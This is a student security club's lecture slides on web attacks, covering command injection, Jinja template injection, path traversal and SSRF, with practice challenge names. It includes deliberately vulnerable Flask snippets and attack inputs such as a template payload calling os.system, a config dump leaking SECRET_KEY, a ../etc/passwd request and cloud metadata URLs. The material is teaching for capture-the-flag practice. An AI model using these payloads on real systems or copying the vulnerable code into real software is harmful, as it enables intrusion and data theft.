



FA2023 Week 14 • 2023-11-30

Web Hacking III

Louis

Announcements

- NBCTF @ 6pm Tomorrow!
 - We will probably be in ACM office.
- Cloudsec this Sunday
- No meeting next Thursday
 - We might go to dinner at the meeting time, watch Discord or come to meeting on Sunday for details



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sigpwny{they_all_start_with_s}



Overview for Today

Command Injection

- Overview
- Example

Template Injection

- Overview
- Injection
- Example

Path Traversal

- Overview
- Example

SSRF

- Overview
- Example



Command Injection

Malicious user input **modifies** shell commands & arguments



Overview

- User input gets executed as a shell command!
- Example
 - Web application calls external scripts and passes in arguments
 - Similar to SQL injections, user input could escape quoting and inject arbitrary commands!
 - Running multiple shell commands in one line with `&&` or `;`
 - `ls; cd /secret; cat flag.txt`



Example

```
def cowsay():  
    input = request.json.get('input', 'Give me some input')  
  
    command = f'/usr/games/cowsay "{input}"'  
    output = os.popen(command).read()  
  
    return jsonify({  
        'output': output  
    })
```



Template Injection

Malicious user injects server-side template syntax to execute code

Also known as Server-Side Template Injection (SSTI)



Overview: Templates

- Web templates are similar to static files, but they can incorporate variables & expressions
- Templates are "rendered" before being sent to the user!

```
<!DOCTYPE html>                                render_template("index.html", title="Title!")
<html lang="en">
<head>
  <title>{{ title }}</title>
</head>
<body>
  <h1>It's {{ title }}!</h1>
</body>
</html>
```



Overview: Typical Template Syntax

- Typical support for:
 - Statements (no output)
 - Expressions (prints output)
- Example: Python Flask + Jinja2
 - Statements with `{% ... %}`
 - Expressions with `{{ ... }}`
- `{{ 4 / 2 }}` → substituted with 2
- `{{ request }}` → substituted with the object!



Injection: Exploiting Templates

- Example are for Jinja, but similar ideas apply to others
- Available variables include ([source](#)):
 - config (Flask configuration)
 - request (Flask request object)
- `{{ config.items() }}`
 - return all Flask config items (even keys!)
- `{{ request.application.__globals__ }}`
 - with some Python magic variables, we can access & run lots of Python functions



Example: Python Flask & Jinja

```
from flask import Flask, request, render_template_string
```

```
app = Flask(__name__)
```

```
@app.route('/')
```


```
def index():
```

```
    user = request.args.get('user', 'guest')
```

```
    my_template = "Stick around, " + user
```

```
    return render_template_string(my_template)
```

User input is injected
into the template!



Example: Python Flask & Jinja

```
from flask import Flask, request, render_template_string
```

```
app = Flask(__name__)
```

```
@app.route('/')
```

```
def index():
```

```
    user = request.args.get('user', 'guest')
```

```
    my_template = "Stick around, {{ 1+1 }}"
```

```
    return render_template_string(my_template)
```

After string
concatenation!



Example: Running Code

- Testing locally
- `http://127.0.0.1:5000/?user={{ config.items() }}`
 - Stick around, `dict_items([('ENV', 'production'), ('DEBUG', False), ('TESTING', False), ('PROPAGATE_EXCEPTIONS', None), ('SECRET_KEY', 'NO_SO_SECRET_ANYMORE'), ...])!`
- Going further for arbitrary shell command execution...
`{{request.application.__globals__.__builtins__.__import__('os').system('ls')}}`



Example: Running Code

- `http://127.0.0.1:5000/?user={{ request.application.__globals__ }}`
 - There are functions that can be used to run shell commands!

```
Stick around, {'__name__': 'werkzeug.wrappers.request', '__doc__': None, '__package__': 'werkzeug.wrappers', '__loader__': <frozen_importlib_external.SourceFileLoader object at 0x105fe20b0>, '__spec__': ModuleSpec(name='werkzeug.wrappers.request', loader=  
<frozen_importlib_external.SourceFileLoader object at 0x105fe20b0>, origin='/Users/louis/.pyenv/versions/3.10.8/lib/python3.10/site-packages/werkzeug/wrappers/request.py'), '__file__': '/Users/louis/.pyenv/versions/3.10.8/lib/python3.10/site-packages/werkzeug/wrappers/request.py',  
'__cached__': '/Users/louis/.pyenv/versions/3.10.8/lib/python3.10/site-packages/werkzeug/wrappers/_pycache__request.cpython-310.pyc', '__builtins__': {'__name__': 'builtins', '__doc__': 'Built-in functions, exceptions, and other objects.\n\nNoteworthy: None is the `nil` object; Ellipsis  
represents `...` in slices.', '__package__': '', '__loader__': <class 'frozen_importlib.BuiltinImporter'>, '__spec__': ModuleSpec(name='builtins', loader=<class 'frozen_importlib.BuiltinImporter'>, origin='built-in'), '__build_class__': <built-in function __build_class__>, '__import__': <built-in  
function __import__>, 'abs': <built-in function abs>, 'all': <built-in function all>, 'any': <built-in function any>, 'ascii': <built-in function ascii>, 'bin': <built-in function bin>, 'breakpoint': <built-in function breakpoint>, 'callable': <built-in function callable>, 'chr': <built-in function chr>, 'compile':  
<built-in function compile>, 'delattr': <built-in function delattr>, 'dir': <built-in function dir>, 'divmod': <built-in function divmod>, 'eval': <built-in function eval>, 'exec': <built-in function exec>, 'format': <built-in function format>, 'getattr': <built-in function getattr>, 'globals': <built-in function  
globals>, 'hasattr': <built-in function hasattr>, 'hash': <built-in function hash>, 'hex': <built-in function hex>, 'id': <built-in function id>, 'input': <built-in function input>, 'isinstance': <built-in function isinstance>, 'issubclass': <built-in function issubclass>, 'iter': <built-in function iter>, 'iter':  
<built-in function aiter>, 'len': <built-in function len>, 'locals': <built-in function locals>, 'max': <built-in function max>, 'min': <built-in function min>, 'next': <built-in function next>, 'next': <built-in function anext>, 'oct': <built-in function oct>, 'ord': <built-in function ord>, 'pow': <built-in  
function pow>, 'print': <built-in function print>, 'repr': <built-in function repr>, 'round': <built-in function round>, 'setattr': <built-in function setattr>, 'sorted': <built-in function sorted>, 'sum': <built-in function sum>, 'vars': <built-in function vars>, 'None': None, 'Ellipsis': Ellipsis,  
'NotImplemented': NotImplemented, 'False': False, 'True': True, 'bool': <class 'bool'>, 'memoryview': <class 'memoryview'>, 'bytearray': <class 'bytearray'>, 'bytes': <class 'bytes'>, 'classmethod': <class 'classmethod'>, 'complex': <class 'complex'>, 'dict': <class 'dict'>, 'enumerate': <class  
'enumerate'>, 'filter': <class 'filter'>, 'float': <class 'float'>, 'frozenset': <class 'frozenset'>, 'property': <class 'property'>, 'int': <class 'int'>, 'list': <class 'list'>, 'map': <class 'map'>, 'object': <class 'object'>, 'range': <class 'range'>, 'reversed': <class 'reversed'>, 'set': <class 'set'>, 'slice': <class 'slice'>,  
'staticmethod': <class 'staticmethod'>, 'str': <class 'str'>, 'super': <class 'super'>, 'tuple': <class 'tuple'>, 'type': <class 'type'>, 'zip': <class 'zip'>, '__debug__': True, 'BaseException': <class 'BaseException'>, 'Exception': <class 'Exception'>, 'TypeError': <class 'TypeError'>, 'StopAsyncIteration':  
<class 'StopAsyncIteration'>, 'StopIteration': <class 'StopIteration'>, 'GeneratorExit': <class 'GeneratorExit'>, 'SystemExit': <class 'SystemExit'>, 'KeyboardInterrupt': <class 'KeyboardInterrupt'>, 'ImportError': <class 'ImportError'>, 'ModuleNotFoundError': <class 'ModuleNotFoundError'>,  
'OSError': <class 'OSError'>, 'EnvironmentError': <class 'OSError'>, 'IOError': <class 'OSError'>, 'EOFError': <class 'EOFError'>, 'RuntimeError': <class 'RuntimeError'>, 'RecursionError': <class 'RecursionError'>, 'NotImplementedError': <class 'NotImplementedError'>, 'NameError': <class  
'NameError'>, 'UnboundLocalError': <class 'UnboundLocalError'>, 'AttributeError': <class 'AttributeError'>, 'SyntaxError': <class 'SyntaxError'>, 'IndentationError': <class 'IndentationError'>, 'TabError': <class 'TabError'>, 'LookupError': <class 'LookupError'>, 'IndexError': <class 'IndexError'>,  
'KeyError': <class 'KeyError'>, 'ValueError': <class 'ValueError'>, 'UnicodeError': <class 'UnicodeError'>, 'UnicodeEncodeError': <class 'UnicodeEncodeError'>, 'UnicodeDecodeError': <class 'UnicodeDecodeError'>, 'UnicodeTranslateError': <class 'UnicodeTranslateError'>, 'AssertionError':  
<class 'AssertionError'>, 'ArithmeticError': <class 'ArithmeticError'>, 'FloatingPointError': <class 'FloatingPointError'>, 'OverflowError': <class 'OverflowError'>, 'ZeroDivisionError': <class 'ZeroDivisionError'>, 'SystemError': <class 'SystemError'>, 'ReferenceError': <class 'ReferenceError'>,  
'MemoryError': <class 'MemoryError'>, 'BufferError': <class 'BufferError'>, 'Warning': <class 'Warning'>, 'UserWarning': <class 'UserWarning'>, 'EncodingWarning': <class 'EncodingWarning'>, 'DeprecationWarning': <class 'DeprecationWarning'>, 'PendingDeprecationWarning': <class  
'PendingDeprecationWarning'>, 'SyntaxWarning': <class 'SyntaxWarning'>, 'RuntimeWarning': <class 'RuntimeWarning'>, 'FutureWarning': <class 'FutureWarning'>, 'ImportWarning': <class 'ImportWarning'>, 'UnicodeWarning': <class 'UnicodeWarning'>, 'BytesWarning': <class 'BytesWarning'>,  
'ResourceWarning': <class 'ResourceWarning'>, 'ConnectionError': <class 'ConnectionError'>, 'BlockingIOError': <class 'BlockingIOError'>, 'BrokenPipeError': <class 'BrokenPipeError'>, 'ChildProcessError': <class 'ChildProcessError'>, 'ConnectionAbortedError': <class  
'ConnectionAbortedError'>, 'ConnectionRefusedError': <class 'ConnectionRefusedError'>, 'ConnectionResetError': <class 'ConnectionResetError'>, 'FileExistsError': <class 'FileExistsError'>, 'FileNotFoundError': <class 'FileNotFoundError'>, 'IsADirectoryError': <class 'IsADirectoryError'>,  
'NotADirectoryError': <class 'NotADirectoryError'>, 'InterruptedError': <class 'InterruptedError'>, 'PermissionError': <class 'PermissionError'>, 'ProcessLookupError': <class 'ProcessLookupError'>, 'TimeoutError': <class 'TimeoutError'>, 'open': <built-in function open>, 'quit': Use quit() or Ctrl-D  
(i.e. EOF) to exit, 'exit': Use exit() or Ctrl-D (i.e. EOF) to exit, 'copyright': Copyright (c) 2001-2022 Python Software Foundation. All Rights Reserved. Copyright (c) 2000 BeOpen.com. All Rights Reserved. Copyright (c) 1995-2001 Corporation for National Research Initiatives. All Rights  
Reserved. Copyright (c) 1991-1995 Stichting Mathematisch Centrum, Amsterdam. All Rights Reserved., 'credits': Thanks to CWI, CNRI, BeOpen.com, Zope Corporation and a cast of thousands for supporting Python development. See www.python.org for more information., 'license': Type  
license() to see the full license text, 'help': Type help() for interactive help, or help(object) for help about object., 'functools': <module 'functools' from '/Users/louis/.pyenv/versions/3.10.8/lib/python3.10/functools.py'>, 'json': <module 'json' from '/Users/louis/.pyenv/versions/3.10.8/lib/python3.10  
/json/__init__.py'>, 'typing': <module 'typing' from '/Users/louis/.pyenv/versions/3.10.8/lib/python3.10/typing.py'>, 't': <module 'typing' from '/Users/louis/.pyenv/versions/3.10.8/lib/python3.10/typing.py'>, 'BytesIO': <class '_io.BytesIO'>, '_wsgi_decoding_dance': <function  
_wsgi_decoding_dance at 0x105ea3be0>, 'CombinedMultiDict': <class 'werkzeug.datastructures.CombinedMultiDict'>, 'EnvironmentHeaders': <class 'werkzeug.datastructures.EnvironmentHeaders'>, 'FileStorage': <class 'werkzeug.datastructures.FileStorage'>, 'ImmutableMultiDict': <class  
'werkzeug.datastructures.ImmutableMultiDict'>, 'iter_multi_items': <function iter_multi_items at 0x105f465f0>, 'MultiDict': <class 'werkzeug.datastructures.MultiDict'>, 'default_stream_factory': <function default_stream_factory at 0x105ff9240>, 'FormDataParser': <class  
'werkzeug.formparser.FormDataParser'>, '_SansIORequest': <class 'werkzeug.sansio.request.Request'>, 'cached_property': <class 'werkzeug.utils.cached_property'>, 'environ_property': <class 'werkzeug.utils.environ_property'>, '_get_server': <function _get_server at 0x105fda680>,  
'get_input_stream': <function get_input_stream at 0x105fda830>, 'BadRequest': <class 'werkzeug.exceptions.BadRequest'>, 'Request': <class 'werkzeug.wrappers.request.Request'>!}
```



Path Traversal

Malicious user uses ../ and absolute paths to access **arbitrary** files



Overview: UNIX Paths

- Absolute paths
 - `/usr/bin/share`
- Relative paths
 - `./build/bin/main`
- Current directory (`.`)
- Parent directory (`..`)
 - `/home/sigpwny/../../secret_files/flag.txt` refers to `/secret_files/flag.txt`



Example: Python Path Traversal

```
import os  
from flask import Flask, request  
app = Flask(__name__)
```

```
@app.route('/')  
def index():
```

```
    file_name = request.args.get('file', 'default.txt')  
    file_path = os.path.join('/my_secure_dir', file_name)  
    with open(file_path, 'r') as f:  
        return f.read()
```

localhost/?file=../etc/passwd

Read about the behavior of
os.path.join!




Server Side Request Forgery (SSRF)

Accessing private resources using the **server**



Overview: Typical Network



Overview: SSRF Idea

- Server returns the data from internal/external services
- Places to look:
 - HTML to PDF/image renderers
 - Link preview generators
 - Webhooks
 - External resource imports
 - Referer headers



Overview: Exploiting SSRF

- Internal port scanning
- Network enumeration
- Local File Inclusion— using the file:/// protocol
- Cloud instance metadata services
 - Can allow you to pivot and gain more access
 - AWS: <http://169.254.169.254/latest/meta-data>
 - Google Cloud: <http://metadata.google.internal/computeMetadata/v1>



Example: SSRF with Python Flask

```
@app.route('/fetch')  
def get_files():  
    url = request.args.get('url')  
    return requests.get(url).text
```



Example: SSRF with Python Flask

```
@app.route('/fetch')  
def get_files():  
    url = request.args.get('url')  
    return requests.get(url).text
```

/fetch?url=http://10.0.0.2/flag



Extension: Blind SSRF

- SSRF without being able to read the response
- Do we have:
 - Response codes?
 - Response time?
 - Error messages?



Next Meetings

2023-12-03 • This Sunday

- Cloud Security



Practice

<https://ctf.sigpwny.com>

- Command Injection
 - Cowsay As A Service, Word Counter III, Shiny Button, tux.tv
- Path Traversal
 - Budget Dalle
- Template Injection
 - Meme Machine (hard!) — see [this article](#) for potential inspiration
- SSRF
 - SSRF challenges



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Meeting content can be found at
sigpwny.com/meetings.

